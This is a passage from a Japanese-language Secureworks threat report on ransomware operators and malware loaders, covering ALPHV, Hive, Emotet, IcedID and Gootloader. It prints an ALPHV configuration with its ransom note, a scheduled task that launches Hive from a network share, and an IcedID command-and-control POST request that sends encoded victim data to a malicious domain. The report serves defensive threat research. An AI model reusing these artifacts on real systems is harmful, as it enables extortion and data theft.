ランサムウェアグループが、複数のオペレーティングシステムにまたがって展開できるランサムウェアをコンパイルすることが一般化しつつあります。その一例が、2021年12月に出現した**GOLD BLAZER**[21]のALPHVランサムウェア（BlackCat）です。セキュアワークスのインシデント対応コンサルタントが取り組んだ複数のALPHV侵入からの見識によると、運営組織は、最初の感染から数日以内にデータ流出、約1週間以内にランサムウェアの展開に移行しています。あるインシデントでは、GOLD BLAZERまたはその加盟メンバーが、最初の侵入手段として単要素認証の仮想プライベートネットワーク（VPN）を悪用しました。デバイスを侵害した後、攻撃者は偵察を行い、Mimikatzを使用して認証情報を収集しました。

これらの盗んだ認証情報を使用して、攻撃者は、ドメイン管理者アカウントにログインし、そのアクセスを使用して、ファイルをステージング、圧縮して持ち出しました。

ALPHVはRustで記述されているため、WindowsおよびLinuxオペレーティングシステムで別々のコードベースを維持する必要がない、スケーラブルなランサムウェアです。その構成ファイル（図5）には、ESXiの「vm」ファイルおよび「vm snapshot」ファイルを終了させるためのオプションが含まれています。LinuxとWindowsのファイル拡張子をリストアップするハイブリッドなアプローチはあまりありません。

```
{
    "config_id": "",
    "public_key":
    "extension": "       ",
    "note_file_name": "RECOVER-${EXTENSION}-FILES.txt",
    "note_full_text": ">> What happened?\n\nImportant files on your network was ENCRYPTED and now
    they have \"${EXTENSION}\" extension.\nIn order to recover your files you need to follow
    instructions below.\n\n>> Sensitive Data\n\nSensitive data on your network was DOWNLOADED.\nIf
    you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.\n\nData includes:\n-
    Employees personal data, CVs, DL, SSN.\n- Complete network map including credentials for local
    and remote services.\n- Private financial information including: clients data, bills, budgets,
    annual reports, bank statements.\n- Manufacturing documents including: datagrams, schemas,
    drawings in solidworks format\n- And more...\n\n>> CAUTION\n\nDO NOT MODIFY ENCRYPTED FILES
    YOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU MAY DAMAGE YOUR FILES, IT
    WILL RESULT IN PERMANENT DATA LOSS.\n\n>> What should I do next?\n\n1) Download and install Tor
    Browser from: https://torproject.org/\n2) Navigate to:
    http://                                                    .onion/?access-key=${ACCESS_KEY}",
    "note_short_text": "Important files on your network was DOWNLOADED and ENCRYPTED.\nSee
    \"${NOTE_FILE_NAME}\" file to get further instructions.",
    "default_file_mode": "Auto",
    "default_file_cipher": "Best",
```

図5.ALPHVの構成ファイル（出典：Secureworks）

加盟メンバーを効果的に誘引しているHive

Hiveは、セキュアワークスがこの期間に取り組んだインシデント対応活動で大きく取り上げられたもう1つのランサムウェアです。Hive RaaSの運営組織GOLD HAWTHORNE[22]は、少なくとも2021年6月から活動しています。

2022年4月以降、CTUリサーチャーは、一連のHive関連の侵害の攻撃元が1つの加盟メンバーグループGOLD MATADOR[23]によるものであると考えています。GOLD MATADORは、侵害された認証情報を使用して、VPNまたはリモートデスクトッププロトコル（RDP）サーバーからネットワークへのアクセスを取得します。このグループは、PCHunter64、SharpView、Mimikatzなどのツールを使ってドメインを列挙し、認証情報を収集するための偵察を行った後、盗んだ認証情報を使ってRDPで横展開を行います。SystemBCプロキシツールは、正規のネットワークトラフィックを装うために使用され、Cobalt Strike Beaconは、コマンド&コントロールのために多数のホストにインストールされます。このグループは、ディレクトリを探索し、特定のファイルを閲覧した後、FileZillaを使ってデータを持ち出し、最終的にグループポリシーオブジェクトまたはスケジュールタスクを介してHiveランサムウェアを展開します（図6）。

```
C\Windows\System32\Tasks\veeamupdate
<Exec>
<Command>cmd.exe</Command>
<Arguments>/c \\corp.[redacted].com\NETLOGON\xxx.exe -u [redacted]</Arguments>
</Exec>
```

図6.GOLD MATADORがHiveランサムウェアを爆発的に展開させるために使用したスケジュール済みタスク（veeamupdate）（出典：Secureworks）

ハックアンドリークの実験は続く

セキュアワークスの「2021年を代表する最新サイバー脅威」レポートでは、従来のランサムウェアによる脅迫モデルからの脱却の可能性として、ランサムウェアを展開しないハックアンドリークインシデントを取り上げました。このアプローチが長期的に実行可能なビジネスモデルを提供するかどうかはまだ不明ですが、GOLD TOMAHAWKのような一部のグループはこれを実践し続けています。Karakurt TeamまたはKarakurt Lairとしても知られる**GOLD TOMAHAWK**[24]は、2021年半ばから活動しています。




図7.GOLD TOMAHAWK（Karakurt）のリークサイトのスクリーンショット（出典：Secureworks）

GOLD TOMAHAWKの侵入は、通常、インターネットに接続されたVPNエンドポイントデバイスを介したアクセスから始まります。このときに、脆弱性または弱い認証情報や盗まれた認証情報が利用されている可能性があります。ネットワーク内に侵入すると、GOLD TOMAHAWKは、カスタムツールを展開せず、代わりに既製の（多くの場合、被害組織者のシステムにネイティブな）ツールやアプリケーションを使用して目的を達成します。この攻撃グループは、横展開にRDP、リモートアクセスにAnyDesk、データ圧縮に7-Zip、持ち出しにMegaとQuickPacketファイルアップロードサービスを使用することが確認されています。

この期間に出現したもう1つのハックアンドリーク攻撃者は、Microsoft、Samsung、Nvidiaなどに対するいくつかの有名な侵害を自らの犯行だと主張している、**GOLD RAINFOREST**[25]（Lapsus$）攻撃グループです。確認されたGOLD RAINFORESTのメンバーは、ロシアの組織的なサイバー犯罪者の典型的なステレオタイプには当てはまりません。しかし、彼らが短期間で成功できたことを教訓にして考えると、中程度の能力と、組織のネットワークにアクセスする手段があれば、攻撃者は容易に攻撃できるということを理解することが重要です。

04

ランサムウェアを呼び込むローダーと情報窃取マルウェア

マルウェアの配布は、ランサムウェアのエコシステムの支援と活性化の両方を行う広範なインフラストラクチャの重要な構成要素です。配布手法は進化し続けていて、既存のランサムウェアの運営組織とマルウェア配布の運営組織は依然として密接な関係を築いています。

見えているようで見えない攻撃

2021年7月から2022年6月にかけて、ローダー分野の2つのビッグネームが姿を消し、2つのビッグネームが復活しました。ボットネットとその関連のマルウェアは、一時期は活動を休止していましたが、存在を忘れるには時期尚早であることが示されたのです。

Emotetは、2021年1月に国際的な法執行機関によって活動停止に追い込まれましたが、2021年11月には復活しています。このダウンタイム期間、GOLD CRESTWOOD[26]攻撃グループとして追跡されていた開発者たちはいくつかの変更を行っていました。Emotetのコードは、より最新の暗号技術、さまざまな通信プロトコル、64ビットアーキテクチャへの切り替え、よりカスタマイズ可能な実行オプション、そして新しいコマンド&コントロール（C2）インフラストラクチャにより、強化および合理化されたようです。また、CTUリサーチャーは、GOLD CRESTWOODが、Webブラウザからクレジットカード情報を盗むモジュールやSMBとハードコードされた認証情報のリストを使用した自己増殖[27]など、廃止された機能を再実装しようとしている証拠を確認しています。

Contiの運営組織であるGOLD ULRICKは、Emotetの復活に貢献した[28]可能性が高く、Conti Leaksは、ランサムウェアグループとGOLD CRESTWOODの密接な関係を示す証拠を提供しています。Emotetは、TrickBotからダウンロードされるDLLファイルとて再登場しました。これは、GOLD CRESTWOODが、長年の協力者であるGOLD BLACKBURNのTrickBotのインフラストラクチャを使用してEmotetボットネットを再構築しようとしたことを示唆しています。Emotetは、GOLD BLACKBURNのBazarBackdoorマルウェアと同様に、Adobe PDFソフトウェアを装った悪意のあるWindows App Installerパッケージを介して配布されました。2022年1月、CTUリサーチャーは、中間ペイロードであるQakbotとTrickBotにより提供されていた機能に置き換わる偵察用のコマンド（図8参照）をEmotetが実行していたことを確認しました。




図8.偵察用のコマンドと認証情報窃取ツールを実行するEmotet
（出典：Secureworks）

3月、Emotetは**Qakbot**のドロップを再開しました。このとき、GOLD LAGOON[29]の加盟メンバーを指すと思われるQakbotのキャンペーンID「azd」が使用されました。Qakbotは2021年に2か月の休止期間を経て、9月9日に再登場しました。この間、Qakbotのバックエンドインフラストラクチャは、アイドル状態ではなく、初めて電源が切られた状態になり、セキュリティコミュニティは、休止が永久的なものであるかどうかを疑問視していました。Qakbotは、復活後、ローダー分野の主要なプレーヤーとしての役割を再開しています。

10月18日、CTUリサーチャーは、Qakbotが正規のAteraリモート管理・監視（RMM）ソフトウェアを含む新しいプラグインをすべての感染デバイスに展開したことを確認しました（図9参照）。

TrickBotボットネットは、2021年半ばからC2インフラストラクチャを経由したTrickBot感染ホストへの更新頻度が徐々に低下していて、2022年3月1日に感染システムへの応答を停止しました。8月になっても復活の兆しはなく、同グループはこれを永久に放棄する可能性が高いと思われます。




図9. miexec.exeが起動する、Atera RMMソフトウェアをインストールするWindowsインストーラーファイル（出典：Secureworks）

図10.2021年7月から2022年3月までのTrickBotの活動のタイムライン（出典：Secureworks）

Conti LeaksによりTrickBotの有用性の低下とBazarLoaderの成熟度向上に関する会話が公開されたことで、TrickBot放棄が決断されたことが多少明らかにされたかもしれません。脅威状況の変化の速さが示すように、2022年4月には、ContiおよびDiavolランサムウェアの攻撃に、BazarLoaderに代わってBumblebeeと呼ばれる新しいローダーが優先して使用されていました。しかし、TrickBotの設計は、GOLD BLACKBURNがその気になればC2インフラを再度有効化することで、既存の感染端末を再利用できることを意味しています。

2021年7月から11月の間、および2022年2月から5月の間、**IcedID**の活動は落ち着いていましたが、2022年5月以降、活動レベルは上昇を続けています。2021年、IcedIDを運営する**GOLD SWATHMORE**[30]は、マルウェアのネットワーク機能を作り直し、HTTP CookieおよびAuthorizationヘッダーにBase64エンコードされた感染端末情報を含めるようにしました（図11）。

IcedIDの配布方法にも2021年に変化があり、IcedIDペイロードを含むDLLファイルと、そのDLLを実行するWindowsショートカット（LNK）ファイルが含まれたISOファイルを配布するようになりました。2022年3月に発生した攻撃では、攻撃者がProxyShellの脆弱性を悪用してインターネットに接続されたMicrosoft Exchange Serverを侵害し、侵害したサーバーへのアクセスを利用して、実際のやりとりを引用する返信型の本文とIcedIDペイロードを添付した社内フィッシングメールを送信しています。このような侵害したメールサーバーを使用して社内フィッシングメールを送信する手法は、外部からのメールにタグを付けてユーザーに警告するセキュリティ対策を回避し、信頼できる送信者からのメールのように装うためだと思われます。

```
POST /news/1/255/0 HTTP/1.1
Host: coolbearblunts.com
Connection: Keep-Alive
Content-Type: application/octet-stream
Cookie: session=MDowOjA6MjIxMzQ6MA==
Authorization: Basic MzU2MDE4MjYwMDOxMDg2NDczMzAyOjEwNzo2Njoy
Content-Length: 416

JjE0NDQ1MTcwPUE0QkI2RENENEExMyYyMDg0NzgwOT01NDQ1MDA1NDU1MDA1NTM1MDA1NEI1MDA1NTQ1MDA1
NEY1MDAINTAIMDA]MkQIMDAINTIIMDA]MzMIMDAINTUIMDAIMZEIMDA]MzkIMDAIMzMIMDAmMzMONTk5NTg9
JTU3JTAwJTRGJTAwJTUyJTAwJTRCJTAwJTQ3JTAwJTUyJTAwJTRGJTAwJTU1JTAwJTUwJTAwJjUzOTU4OTQ5
PTMmMTg2NzkwOTM9MCY1NTA5MDkyNz@xMC4wLjE5MDQ×LjAuNjQuMS400CYONDMANTY10D01NKE1MDAINjM1
MDAINzIlMDAINjUlMDAINkUlMDAINzMIMDAINjgIMDAINjEIMDAINzcIMDAmNTE@MTgyMTA9ODE5Mg==
```

図11.感染端末情報をエンコードしたIcedIDのHTTP POSTリクエスト（出典：Secureworks）




図12. Taegis XDRによるIcedIDマルウェアでの検知（出典：Secureworks）

ローダーの新たな傾向

報告期間中、数多くの新しいローダーが登場し、場合によっては再び姿を消すこともありました。CTUリサーチャーの評価によると、これらのローダーを運営するグループは、初期のバンキングマルウェアから発展した複雑で機能豊富なボットネットから、開発や保守が簡単なより軽量なローダーへと移行している可能性があります。このような変化が可能になったのは、Cobalt Strikeのような、機能豊富で積極的に保守が行われるペネトレーションテストツールの使用が増加したためだと思われます。ローダーの役割は、単に初期侵入を成功させることと、そしておそらく感染ホストがActive Directoryドメインに参加していることを確認するなどの基本的な偵察を行った後にペネトレーションテストツールを取得および実行することです。

Bumblebee

CTUリサーチャーがBumblebeeを分析した結果、急速な発展と多数の活発なキャンペーンが明らかになりました。現在、複数の攻撃者が、ランサムウェアを拡散するためにCobalt Strike、Sliver[31]、Meterpreterを含むペイロードをドロップするときに、Bumblebeeを使用するように移行しているようです。

PureCrypter

PureCrypterは、2021年3月以降、1か月59米ドル、永年使用で249米ドルで販売広告されている、フル機能搭載のマルウェアビルダーおよびローダーです。これは、SmartAssemblyで難読化されている.NET実行ファイルで、サイバー犯罪目的でペイロードをドロップするために広く使用されています。また、CTUリサーチャーは、ロシアによる侵攻前にウクライナの標的に対して展開されたデータ消去マルウェアWhisperGate[32]の開発者が、ローダーと初期ペイロードの両方でPureCrypterを使って.NETコードを生成していたことを中程度の確信を持って評価しています。




図13.HTTPS://PURECODER.SELLIX.IO/でのPURECRYPTと関連ツールの価格
（出典: SECUREWORKS）

SquirrelWaffle

SquirrelWaffleローダーは、2021年9月に初めて検知され、QakbotとCobalt Strikeを配信していました。当初、これはQakbot、EmotetまたはIcedIDの後継者であると意見が一部の第三者で出ていました。しかし、11月初旬までにSquirrelWaffleのインフラストラクチャは無効化され、このローダーが再びアクティブな攻撃で確認されることはありませんでした。CTUリサーチャーは、お客様環境全体で少数のSquirrelWaffle感染を確認しただけでした（図14）。




図14.パディングとハードコードされたXORキーを使用するSquirrelWaffleのHTTP POSTリクエストに対するiSensor IDSの検知結果（出典：Secureworks）

もう一つの配布方法としてのドライブバイダウンロード

「ドライブバイダウンロード」は、フィッシングベースとは別のマルウェア配布手法として継続してよく使われています。その代表的な例としては、**GOLD PRELUDE**[33]が運営する大規模なSocGholishマルウェアフレームワークや、**GOLD ZODIAC**[34]攻撃グループが配布するJavaScriptベースのローダー Gootloaderなどが挙げられます。ユーザーが、感染したWeb サイトにアクセスすると、ユーザーが識別され、最終的にマルウェアを配布する一連のリダイレクトが行われます。

GOLD ZODIACは、検索エンジン最適化（SEO）ポイズニング、いくつもの公開ブログ記事、様々に入り組んだ改ざんされたWordPressのサイトを利用して、Google検索結果の上位に誘導し、Gootloaderを配信します。このような感染サイトを訪問し、法的な契約書のテンプレートやその他の文書をダウンロードしてしまった専門家は、騙されてGootLoaderをダウンロードしてしまい、ランサムウェアの前段階としてCobalt Strikeをダウンロードするようになります。




図15.Gootloaderの処理フロー（出典：Secureworks）




図16.感染したWordPressサイト（出典：Secureworks）

情報窃取マルウェア：活況な市場

ローダーは、ある環境にアクセスするための1つの方法です。他に、情報窃取型マルウェア（インフォスティーラー、スティーラー）が窃取した認証情報を使う方法もあります。アンダーグラウンドフォーラムにおけるログ（盗まれたデータのコレクション）の売買を分析すると、スティーラーがますます普及していることがわかります。2022年6月の某日、1つのアンダーグラウンドフォーラムで200万件以上のログが売りに出されていました（図17）。




図17.2022年6月2日、アンダーグラウンドマーケットRussian Marketで販売されている主要なスティーラーが収集したログ（出典：Secureworks）

Genesis

